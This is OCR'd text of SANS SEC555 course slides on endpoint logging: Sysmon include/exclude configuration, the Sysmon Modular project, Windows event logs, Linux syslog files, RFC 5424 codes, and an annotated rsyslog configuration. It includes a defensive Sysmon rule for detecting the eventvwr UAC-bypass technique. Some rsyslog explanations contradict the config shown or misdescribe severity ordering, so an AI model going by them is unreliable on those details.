
```
sysmon.exe --help
sysmon.exe -? config
```

The picture in this slide also shows an example of a functional XML configuration file used for Sysmon version 5. The main thing to pay attention to is the use of onmatch="include" and onmatch="exclude." In the case of onmatch="exclude," all items are logged except the ones specifically excluded. So, a statement reading <ProcessCreate onmatch="exclude"></ProcessCreate> would log all process creations as no exclusions are specified. In contrast, onmatch="include" only includes items specified. The configuration of <ProcessCreate onmatch="include"></ProcessCreate> would log nothing because nothing is specified to be included for logging.

If attempting to build a new Sysmon configuration, consider using a community-provided configuration for a starting point.

Reference:

https://github.com/SwiftOnSecurity/sysmon-config, https://sec555.com/60



Sysmon Modular

Project by Olaf Hartong

- Adds MITRE tags
- Modular design
- Easy to support

5_process_ended	schema update to 4.30	2 months ago
6_driver_loaded_into_kernel	schema update to 4.30	2 months ago
7_image_load	ATTACK Sub-Techniques retagging	5 days ago
8_create_remote_thread	added clipboard monitor	2 months ago
9_raw_access_read	schema update to 4.30	2 months ago
attack_matrix	minor change	15 months ago
.gitignore	revocation check added	7 years ago
Merge-SysmonXml.ps1	Updates for v11	2 months ago
README.md	small tweak	4 days ago
license.md	Create license.md	2 years ago
sysmonconfig.xml	Updated after successful CICD run	4 days ago

```
<Sysmon schemaversion="4.30">
   <EventFiltering>
 <RuleGroup name="" groupRelation="or">
      <ProcessCreate onmatch="include">
        <Rule name="Eventviewer Bypass UAC" groupRelation="and">
          <ParentImage name="technique_id=T1548.002,technique_name=Bypass User Access Control"
          condition="image">eventvwr.exe</ParentImage><!-- eventvwr.exe launching child process other than
          mmc.exe -->
          <Image condition="is not">c:\windows\system32\mmc.exe</Image>
```

SEC555 | SIEM with Tactical Analytics 36


Sysmon Modular

Olaf Hartong supports a GitHub project called Sysmon Modular. Sysmon Modular provides a breakout of each Sysmon functionality into subfolders. The subfolders contain inclusion and exclusion configuration files which also include MITRE technique information. Having multiple configuration files that are based on each capability of Sysmon simplifies organization to support and maintenance.

Deploying Sysmon Modular requires running a PowerShell command that combines all the individual configuration files into a single XML configuration. Installing Sysmon or updating it requires running sysmon.exe or sysmon64.exe and referencing the generated XML configuration file.

Reference:

https://github.com/olafhartong/sysmon-modular


Windows Logging Summary

Windows logs come in multiple formats

- EVT, EVTX, and ETL

Current operating systems use EVTX, which is XML-based

- This allows for unlimited fields and granular logs

What gets logged is controlled by audit policies


Custom logs can be created by software or scripts, such as with PowerShell

SANS

SEC555 | SIEM with Tactical Analytics 37

Windows Logging Summary

Windows logging is simple and complex. This is because there are multiple formats of event logs and logs can be granular. For proper design, audit policies must be deployed to enable or disable Windows events.



Course Roadmap


- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- **Section 3: Advanced Endpoint Analytics**
- Section 4: Baselining and User Behavior Monitoring
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Advanced Endpoint Analytics

SANS

SEC555 | SIEM with Tactical Analytics 38

This page intentionally left blank.



Linux Logs

Syslog is the primary method of logging for Linux/Unix

- The default behavior is to listen using a local socket

Multiple syslog daemons exist


- Default log location is /var/log/
- Filenames such as auth or kern specify log category
- Log level specified by severity in daemon configuration
- Daemon can be configured to accept and to send logs

SANS SEC555 | SIEM with Tactical Analytics 39

Linux Logs

In comparison to Windows logging, Linux logging is substantially different. This adds to the challenge of system administration as different platforms require different administration. In the case of Linux, syslog is the default logging service, and even then, there are multiple flavors of syslog in use today.

The default behavior of most systems is to log to /var/log, and filenames such as auth.log are specified to categorize the log. This is also referred to as the syslog facility in many cases. By default, most syslog services, also called daemons, only log locally. However, they can be modified to ship logs over the network or even accept logs from other network systems.



Common Log Files

/var/log/messages – Global messages (general activity)

/var/log/auth.log – Authentication-related logs

/var/log/boot.log – Boot time events

/var/log/daemon.log – Background process events

/var/log/kern.log – Kernel messages (often used for troubleshooting)


/var/log/cron.log – Events related to scheduled tasks

/var/log/secure – Events related to su or sudo access

SANS | SEC555 | SIEM with Tactical Analytics 40

Common Log Files

This slide lists out some of the more common log files found on Linux operating systems. Where Windows uses channels, Linux uses filenames to categorize events. Linux applications also will often log to /var/log but do so in a subfolder. For example, MySQL typically stores logs in /var/log/mysql/ and Apache usually uses /var/log/apache2/.



Facility and Severity Output

Facility (0–23)

- kernel
- user
- mail system
- system daemons
- security/auth
- syslogd
- line printer
- network news
- UUCP
- clock daemon
- security/auth
- FTP daemon
- NTP
- log audit
- log alert
- clock daemon
- local use (0–7)

Severity (0–7)

- Emergency: system is unusable
- Alert: action is needed
- Critical: critical conditions
- Error: error conditions
- Warning: warning conditions
- Notice: normal but significant
- Informational: informational messages
- Debug: debug-level messages

SANS

SEC555 | SIEM with Tactical Analytics 41

Facility and Severity Output

Syslog uses the facility to describe what a log is for. Custom applications often use local use 0 through 7. Severity is used to describe the importance of a log.

Facility

Per RFC 5424:

Numerical Code	**Facility**
0	kernel messages
1	user-level messages
2	mail system
3	system daemons
4	security/authorization messages
5	messages generated internally by syslogd
6	line printer subsystem
7	network news subsystem
8	UUCP subsystem
9	clock daemon


10	security/authorization messages
11	FTP daemon
12	NTP subsystem
13	log audit
14	log alert
15	clock daemon (note 2)
16	local use 0 (local0)
17	local use 1 (local1)
18	local use 2 (local2)
19	local use 3 (local3)
20	local use 4 (local4)
21	local use 5 (local5)
22	local use 6 (local6)
23	local use 7 (local7)

Severity

Per RFC 5424:

Numerical Code	**Severity**
0	Emergency: system is unusable
1	Alert: action must be taken immediately
2	Critical: critical conditions
3	Error: error conditions
4	Warning: warning conditions
5	Notice: normal but significant condition
6	Informational: informational messages
7	Debug: debug-level messages

Reference:
https://www.ietf.org/rfc/rfc5424.txt, https://sec555.com/72



Syslog Config Example (Ubuntu 16.04 System)

```
auth,authpriv.*                  /var/log/auth.log
authpriv.=warning                @10.5.55.10
*.*;auth,authpriv.none           -/var/log/syslog
cron.warning                     /var/log/cron.log
*.!info                          /var/log/verbose.log
kern.*                           -/var/log/kern.log
#lpr.*                           -/var/log/lpr.log
mail.*                           -/var/log/mail.log
```

SANS

SEC555 | SIEM with Tactical Analytics 43

Syslog Config Example (Ubuntu 16.04 System)

This example is from the default Ubuntu 16.04 rsyslog configuration file. The traditional syslog format is compatible with the newer rsyslog format. This example follows the traditional syslog format for specifying what gets logged and where. The left column specifies the facility and severity levels to log, and the right column specifies the destination.

```
auth,authpriv.*              /var/log/auth.log
```

This takes any logs with a facility of auth or authpriv and sends them to /var/log/auth.log. The asterisk referenced means all severities.

```
authpriv.=warning            @10.5.55.10
```

This takes any logs with a facility of authpriv and a severity of warning and sends them over UDP port 514 to 10.5.55.10. The equals sign specifies an exact match on severity, so only a severity of warning will be included.

```
cron.info                    /var/log/cron.log
```

This takes any logs with the cron facility that have a severity of info or higher and writes to /var/log/cron.log.

```
*.!info                      /var/log/verbose.log
```


This takes any logs with any facility that have a severity of info or lower (which would include info and emergency severities) and writes them to /var/log/verbose.log.

```
cron.warning                    /var/log/cron.log
```

This takes any logs with a facility of cron and a severity of warning or higher (error, critical, alert, or emergency) and sends them to /var/log/cron.log.

```
kern.*                          -/var/log/kern.log
```

This takes any logs with a facility of kern and with any severity level and sends them to /var/log/kern.log. The dash before /var/log/kern.log means that syslog does not have to flush the log to disk after each log. This is often used for log files that receive a lot of logs. Having to confirm the write to disk could cause unacceptable performance issues. However, should a system crash with this setting enabled, it is possible that logs may not have been committed to the log file and thus, can be lost.



Syslog

Originally developed in the 1980s by Eric Allman

- Initially was designed for sendmail

Limited feature set

- Basic output options such as console, file, or remote
- Facility used to classify logs and severity used to define log level
- Syslog often used by network devices
- Typically, only supports UDP transport (default port 514)

Modern systems use rsyslog or syslog-ng

SANS

SEC555 | SIEM with Tactical Analytics 45

Syslog

